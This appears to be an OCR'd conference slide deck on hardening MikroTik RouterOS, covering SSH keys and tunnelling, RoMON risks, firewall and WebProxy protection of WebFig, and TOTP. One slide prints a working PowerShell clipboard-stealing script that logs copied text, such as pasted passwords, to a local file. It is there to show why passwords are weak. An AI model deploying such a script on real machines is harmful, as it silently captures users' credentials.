
# Verify SSH Host key




```
/ip/ssh/export-host-key key-file-prefix=mykey
```


```
ssh-keygen -lf mykey.pub
```

# Be careful when the host key has changed!




# SSH Strong crypto

- disable null encryption
- 192-bit and 256-bit encryption instead of 128-bit
- sha256 instead of sha1, disable md5
- 2048-bit prime for Diffie-Hellman exchange instead of 1024-bit





IP → SSH

# SSH tunneling




IP → SSH
enable local forwarding


# SSH tunneling




IP → Service → winbox
allow WinBox only from localhost

# SSH tunneling

```
ssh -i mykey user@192.168.88.1 -L 1234:127.0.0.1:8291
```





Create SSH tunnel, use any local port
Use the port to connect to WinBox


✓ You have established MFA - SSH key + WinBox password

# RoMON - Router Management Overlay Network


RoMON works, even if:




MAC WinBox Server disabled






MAC Telnet Server disabled

# Attacking RoMON

## The administrator

- ✗ Can't see any device (Discovery disabled)
- ✗ Can't connect to any device via L2 (MAC WinBox, MAC Telnet disabled)
- ✓ Can connect via L3 to CRS
- ✓ Can connect via RoMON to the second switch





## The attacker

- ✗ Can't see any device (Discovery disabled)
- ✗ Can't connect to any device via L2 (MAC WinBox, MAC Telnet disabled)
- ✗ Can't connect to CRS via L3, because of the firewall
- ✓ **But can install CHR on his own computer and use RoMON**


# Securing RoMON




Many deployments are insecure


# Securing RoMON

## Tools → RoMON → Ports




forbid interface all
add desired port

Since 7.17 Interface lists can be used




set port Secrets

# WebFig

- new design since 7.17
- you probably want to disable public access to www service (tcp/80), but...
  - it is required for providing the CRL
  - it is required for providing the Let's Encrypt challenges verification
  - it is used for REST API via http (you want to disable this, leave only https)
- you can leave http server running and restrict just WebFig by:
  - setting Layer 7 Firewall rule
  - using WebProxy

# Protecting www service - Layer 7 Firewall

**Creating Layer 7 Firewall Rule**

```
/ip/firewall/layer7-protocol
add name=lets-encrypt regexp="\\/\\.well-known\\/acme-challenge"
```

**Adding Firewall rules**

```
/ip/firewall/filter
```

```
add action=accept chain=input comment="allow lets-encrypt" connection-
state=established protocol=tcp dst-port=80 layer7-protocol=lets-encrypt
```

```
add action=drop chain=input comment="block established tcp 80" connection-
state=established protocol=tcp dst-port=80
```

```
add action=accept chain=input comment="allow new tcp 80" connection-state=new
protocol=tcp dst-port=80
```

# Protecting www service - The WebProxy method


```
/ip/service
set www port=1234 address=127.0.0.0/8
/ip/proxy
set anonymous=yes enabled=yes parent-proxy=127.0.0.1 parent-proxy-port=1234 port=80
/ip/proxy/access
add action=deny path=!/.well-known/acme-challenge*
```

(or)

```
add action=redirect path=!/.well-known/acme-challenge* action-data=:
/ip/firewall/filter
add action=accept chain=input protocol=tcp dst-port=1234 src-address=127.0.0.0/8
```


* if you still need WebFig for yourself, you can use SSH tunnel

# What is the most insecure method of authentication?



password

used everywhere



stored "securely"

shared secrets

interception

# Protecting the passwords

antivirus?


hardware keylogger


malicious keyboard

# Protecting the passwords

password safe application?

Open the app

Type **master** password


Copy plain password

Paste plain password

# Script for stealing the clipboard content © ChatGPT ☺

```powershell
 # Set the path to the file where clipboard content will be saved
$filePath = "C:\temp\clipboard.txt"

# Ensure the output directory exists
if (-not (Test-Path -Path (Split-Path $filePath))) {
    New-Item -ItemType Directory -Path (Split-Path $filePath) | Out-Null
}

# Function to get the current clipboard content
function Get-ClipboardContent {
    Add-Type -AssemblyName PresentationCore
    [Windows.Clipboard]::GetText()
}

# Initialize the previous clipboard content variable
$previousContent = ""

Write-Host "Monitoring clipboard. Press Ctrl+C to stop."

try {
    while ($true) {
        # Get the current clipboard content
        $currentContent = Get-ClipboardContent

        # Check if the content has changed
        if ($currentContent -ne $previousContent) {
            $previousContent = $currentContent

            # Append the new content to the file
            $currentContent | Add-Content -Path $filePath -Force

            Write-Host "Clipboard content updated and appended to file."
        }

        # Wait for 1 second before checking again
        Start-Sleep -Seconds 1
    }
} catch {
    Write-Error "An error occurred: $_"
}
```

# What can we do about it?




**TOTP**

Time-based One-Time Password


# TOTP Requirements

RADIUS server

RouterOS 7.8+
no smips support

correct date / time

